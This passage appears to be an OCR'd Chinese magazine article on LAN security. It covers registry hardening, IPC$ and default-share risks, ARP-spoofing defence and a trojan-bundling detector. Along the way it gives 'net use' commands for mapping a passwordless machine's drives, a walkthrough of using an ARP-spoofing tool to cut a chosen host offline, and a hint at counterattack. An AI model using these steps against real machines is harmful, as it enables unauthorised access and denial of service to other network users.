        NwlnkNb (000c76e1c2d9)
        NetBT_Tcpip_{03DFD524-FF37-4844-90A8-BEEB83783274} (000c76e1c2d9
        NetbiosSmb (000000000000)

服务器已隐藏                      Yes
登录的用户数量上限                10
每个会话打开的文件数量上限        16384

空闲的会话时间 (分)               15
命令成功完成。
```

图1

不过这么做只局限于当前系统有效，当你再次重启计算机时，在网上邻居又可以看到你的主机了，所以还要对注册表进行一下修改，这样才能做到永久地在网上邻居中消失，打开注册表，找到HKEY_LOCAL_Machine\System\CurrentControlSet\Services\Lanmanserver\Paramters，在右侧的窗口中将所有DWORD类型值由0改成1，重启后就可以在网上邻居中永久消失。不过在开始菜单里的搜索计算机名称或IP还是能找到你的主机。

利用系统自带的Ping命令可以获得许多信息，比如通过Ping所返回的TTL值就可以判断对方所使用的系统类型。虽然有时会有些误报，但这确实也是一种非常有效的方法，因此防火墙软件都提供了关闭ICMP的功能。另外，我们也可以通过修改注册表来防止Ping，打开注册表，找到或新建“HKEY_LOCAL_Machine\System\CurrentControlSet\Services\TCPIP\Paramters”，在右侧窗口中将子键“EnableICMPRedirects”（REG_DWORD型）的值修改为0（0为禁止ICMP的重定向报文）重启即可。

三、防范共享入侵

说到共享入侵，就不得不说ipc$了，ipc$是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限。有许多的工具必须用到ipc$。默认共享是为了方便远程管理而开放的共享，包含了所有的逻辑盘符。如：一台空口令的计算机，只要在IE地址栏里输入：\\IP*$，*代表盘符。也可以打开“我的电脑”找到菜单栏里的“工具”选“映射网络驱动器”，来实现映射盘符（注：当前用户名相同时，方可直接进入对方的盘符，如果用户名不同，需输入对方用户名才能进入），就可以浏览对方的秘密了。或者在CMD里输入：**net use \\IP\ipc$ "密码" "用户名"**，再输入：**net use * \\IP*$**，前一个是星号，后一个星号代表盘符，然后打开我的电脑，对方的盘符就会一一映射在你的前面。关闭共享最好的方法就是停止服务里的Server服务，也可以修改注册表来关闭IPC$和默认共享。如果你还嫌麻烦的话，那就设置一个非常强悍的密码！不过对于域控制器或网络中使用了C/S类型的软件等环境来说，盲目删除默认共享带来的危害是巨大的。如在域控制器上默认共享全部关闭，那么登录域环境的客户机根本无法加入建立的域中，使企业网络管理无法正常进行，规划好的域无法运行等等一些问题。所以关闭全部默认共享的利弊，取决于你实地的情况而定，不可盲目关闭。

四、网管软件

在局域网里往往会碰到一些滥用网络管理软件的用户，如网络执法管、网络剪刀手等软件，搞的你连网也上不了（关于网络执法管的描述，在第06年第2期“明明白白网络执法管”一文中已经说的比较详细了），这里我简单说一下网络剪刀手，它也是一款利用ARP欺骗来攻击网关，从而实现将他人剪断下线。

打开“网络剪刀手”单击“选择网卡”，选中你的网卡，点“确定”。

不一会儿，就会列出这个网段里的所有主机来，你只要选择一台主机，轻点一下“剪断”，对方就上不了网了，如图2。

但是这些软件只能影响二层设备的局域网用户，对于三层设备的局域网用户来说是起不了作用的，难道我们二层局域网的用户只能坐以待毙吗？就算不能反击，但总也要抓出背后的黑手吧！好，这就去抓黑手去，凡是运行了“网络执法管理”或“网络剪刀手”等软件的主机，他们的网卡工作状态处于“混杂”模式下，原理类似于嗅探软件，所以，反嗅探软件可以对其进行追捕。我们利用反嗅探软件追捕局域网内处于“混杂”模式的网卡，如：Antisniffer、ARPkiller、聚生网管等软件，那么基本




图2

上就能抓出黑手了。打开“ARPkiller”选择你的网卡，再左击“Sniffer检测工具”，单击“开始检测”，很快就能找到局域网中网卡处于“混杂监听”状态的主机了，看，就是这个小子192.168.0.55（注：因为本地也运行ARPkiller反嗅探软件，所以本机的网卡也是处于“混杂监听”状态的），如图3。




图3

接下来的事情嘛，你想反攻也可以，去向当地网管举报也可以，自己看着办吧！

五、ARP欺骗防范

ARP欺骗攻击是局域网里最可怕的攻击之一，它能够使局域网内的主机大面积断网，是网管们的心腹之患。ARP欺骗攻击一般分为2种，一种是对路由器的ARP表进行欺骗，另外一种是对网关进行欺骗（关于ARP欺骗的介绍，在4期的小手册上已经说的很详细了）。

对于第一种的ARP欺骗攻击我们可以利用宽带路由器的“固定DHCP功能”或“IP/MAC绑定”（大家可以根据自己的宽带路由器而定）来绑定IP和MAC地址，打开宽带路由器WEB管理页，点击“DHCP”找到“固定DHCP功能”选“激活”填入相应的网域名称（主机名）IP地址、MAC地址，单击“执行”就可以绑定了IP和MAC地址，并且会在下面的静态DHCP列表显示出你绑定的结果，如图4。




图4

对第二种的ARP欺骗攻击在本机绑定IP和MAC地址即可，打开“CMD”输入命令：“arp -s 192.168.0.208 00-0C-76-E1-C2-D9”，把ARP高速缓存改成ARP静态缓存。最好先在宽带路由器上绑定IP和MAC，再对个人PC机进行IP和MAC地址绑定，双管齐下，这样做能更加有效地防范ARP欺骗攻击！

六、安装防毒软件

在局域网里的主机一定要安装防火墙和杀毒软件（记住：杀毒软件要常常更新，别以为装了就完事了哦），还有我们要及时的对系统补丁进行更新，大多数病毒和黑客都是通过系统漏洞进来的。另外我们要把那些不需要的服务关闭，例如TELNET等，还有关闭Guset帐号。因为在局域网里的攻击和病毒感染的机率远远大于广域网。


经过以上的设置，局域网已经变得安全多了。但局域网安全并不是三言两语能说完的，想要更好地管理局域网，让其变得更安全，还需要各位读者不懈地努力和不断地探索。

（文章中涉及到的工具网络剪刀手已经收录于光盘中）

借我一双慧眼吧——反捆绑工具


cainiaoqq

想必各位菜鸟经常使用捆绑软件将自己配置好的木马与别的正常软件捆绑在一起，发给别人运行，并最终控制对方的电脑吧。那么当我们在网上下载某个文件时，怎么知道这个文件有没有被捆绑过木马呢？其实很简单，我们可以通过“荣成文件捆绑克星”这个小软件进行检查。



运行“荣成文件捆绑克星”，我们在“搜索位置”中设定要搜索的位置。“搜索限定”中设置好限定范围，点击“开始搜索”按钮，即可知道结果了，如图1。


“荣成文件捆绑克星”还有很多优点，我们在“搜索位置”中可以用半角分号分隔开多个驱动器。例如c:\windows;d:\;e:\。如果在搜索结果中找到了捆绑有木马的文件，

